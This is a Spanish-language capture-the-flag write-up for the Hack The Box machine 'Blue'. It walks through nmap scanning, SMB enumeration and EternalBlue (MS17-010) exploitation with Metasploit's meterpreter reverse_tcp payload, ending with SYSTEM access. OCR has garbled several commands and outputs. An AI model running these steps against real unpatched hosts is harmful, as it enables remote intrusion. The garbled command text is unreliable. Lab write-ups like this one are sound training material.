
BLUE

- <u>1. BLUE</u>
 - 1.1. Preliminar
 - <u>1.2. Nmap</u>
 - <u>1.3. SMB</u>
 - 1.4. EternalBlue

1. BLUE

https://app.hackthebox.com/machines/Blue



1.1. Preliminar

Creamos nuestro directorio de trabajo, comprobamos que la máquina esté encendida y averiguamos qué sistema operativo es por su *TTL*. Nos enfrentamos a un *Windows*.

```
ping 10.10.10.40

PING 10.10.10.40 (10.10.10.40) 56(84) bytes of data.

64 bytes from 10.10.10.40: (icmp_seq=1 ttl=127 time=47.1 ms

64 bytes from 10.10.10.40: (icmp_seq=2 ttl=127 time=46.4 ms

64 bytes from 10.10.10.40: (icmp_seq=3 ttl=127 time=45.0 ms

64 bytes from 10.10.10.40: (icmp_seq=3 ttl=127 time=45.0 ms

64 bytes from 10.10.10.40: (icmp_seq=3 ttl=127 time=45.1 ms

64 bytes from 10.10.10.40: (icmp_seq=5 ttl=127 time=45.1 ms

64 bytes from 10.10.10.40: (icmp_seq=5 ttl=127 time=45.1 ms

64 bytes from 10.10.10.40: (icmp_seq=5 ttl=127 time=48.9 ms

10.10.10.40 ping statistics ---

7 packets transmitted, 7 received, 0% packet loss, time 601ims

rtt min/avg/max/mdev = 44.901/46.203/40.915/1.277 ms

> whichSystem.py 10.10.10.40

10.10.10.40 (ttl -> 127): Windows
```

1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Vemos que, entre otros, tenemos los *puertos 135, 139, 445* abiertos.

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante extractPorts. Evidencia en archivo *targeted*. Observamos que a través del escaneo del servicio SMB, nos enfrentamos a un Windows 7. En este punto, ya estamos pensado en un posible EternalBlue.

```
| Description |
```

Por tanto, vamos a ejecutar el script *smb-vuln-ms17-010* de **Nmap** para comprobar si la máquina es vulnerable a **EternalBlue**. Comprobamos que, efectivamente, es vulnerable.

```
) nmap -sV --script=smb-vuln-ms17-010 -p445 10.10.10.40
Starting kmap 7.93 ( https://nmap.org ) at 2024-02-11 14:57 CET
Nmap scan report for 10.10.10.10.40
Host is up (0.076s latency).

PORT STATE SERVICE VERSION
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
smb-vuln-ms37-010:
VULNERABLE:
VULNERABLE:
IDs: CVE:CVE-2017-0143
Risk factor: HIGH
A critical remote code execution vulnerability exists in Microsoft SMBv1
servers (ms37-010).

Disclosure date: 2017-03-14
References:
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
https://cec.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
https://cec.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-010.aspx

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: I IP address (1 host up) scanned in 7.96 seconds
```

1.3. SMB

Antes de nada, como el sistema tiene el servicio SMB expuesto, tratamos de conectarnos con smbclient -L //10.10.10.40. Podemos listar los directorios.

Enumeramos estos directorios uno por uno, siendo *Users* el único que tiene contenido. Accedemos a éste con: smbclient//10.10.10.40/Users. En cualquier

caso, tras explorar los directorios y archivos, no encontramos nada relevante de información.

```
) smbclient //10.10.10.40/Users
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls

DR

Fri Jul 21 08:56:23 2017

DR

Fri Jul 21 08:56:23 2017

Default

DHR

Tue Jul 14 09:07:31 2009

desktop.inl

AHS

174 Tue Jul 14 06:54:24 2009

Public

DR

0 Tue Apr 12 09:51:29 2011

4692735 blocks of size 4096. 657350 blocks available

smb: \> |
```

1.4. EternalBlue

CVE-2017-0143 (EternalBlue):

1host 10.10.14.14 respectivamente.

Vamos a explotar **EternalBlue** recurriendo esta vez a **Metasploit**. Ejecutamos: search eternal blue para buscar exploits para esta vulnerabilidad. Elegimos el primero.

Seguidamente, usamos el payload payload/windows/meterpreter/reverse_tcp.

Establecemos la IP de la víctima y nuestra IP local con set rhosts 10.10.10.40 y set

```
[msf](Jobs:8 Agents:0 exploit(windows/sab/ssi7_010_psexec) >> set payload payload/windows/meterpreter/reverse_tcp
payload >> Windows/meterpreter/reverse_tcp
payload >> Show extra debug trace info
post extra
```

Lanzamos el exploit y obtenemos nuestra sesión de Meterpreter. Somos AUTHORITY\SYSTEM, es decir, el usuario con máximos privilegios en Windows. Tras

navegar por los directorios, encontramos las flag de usuario y root.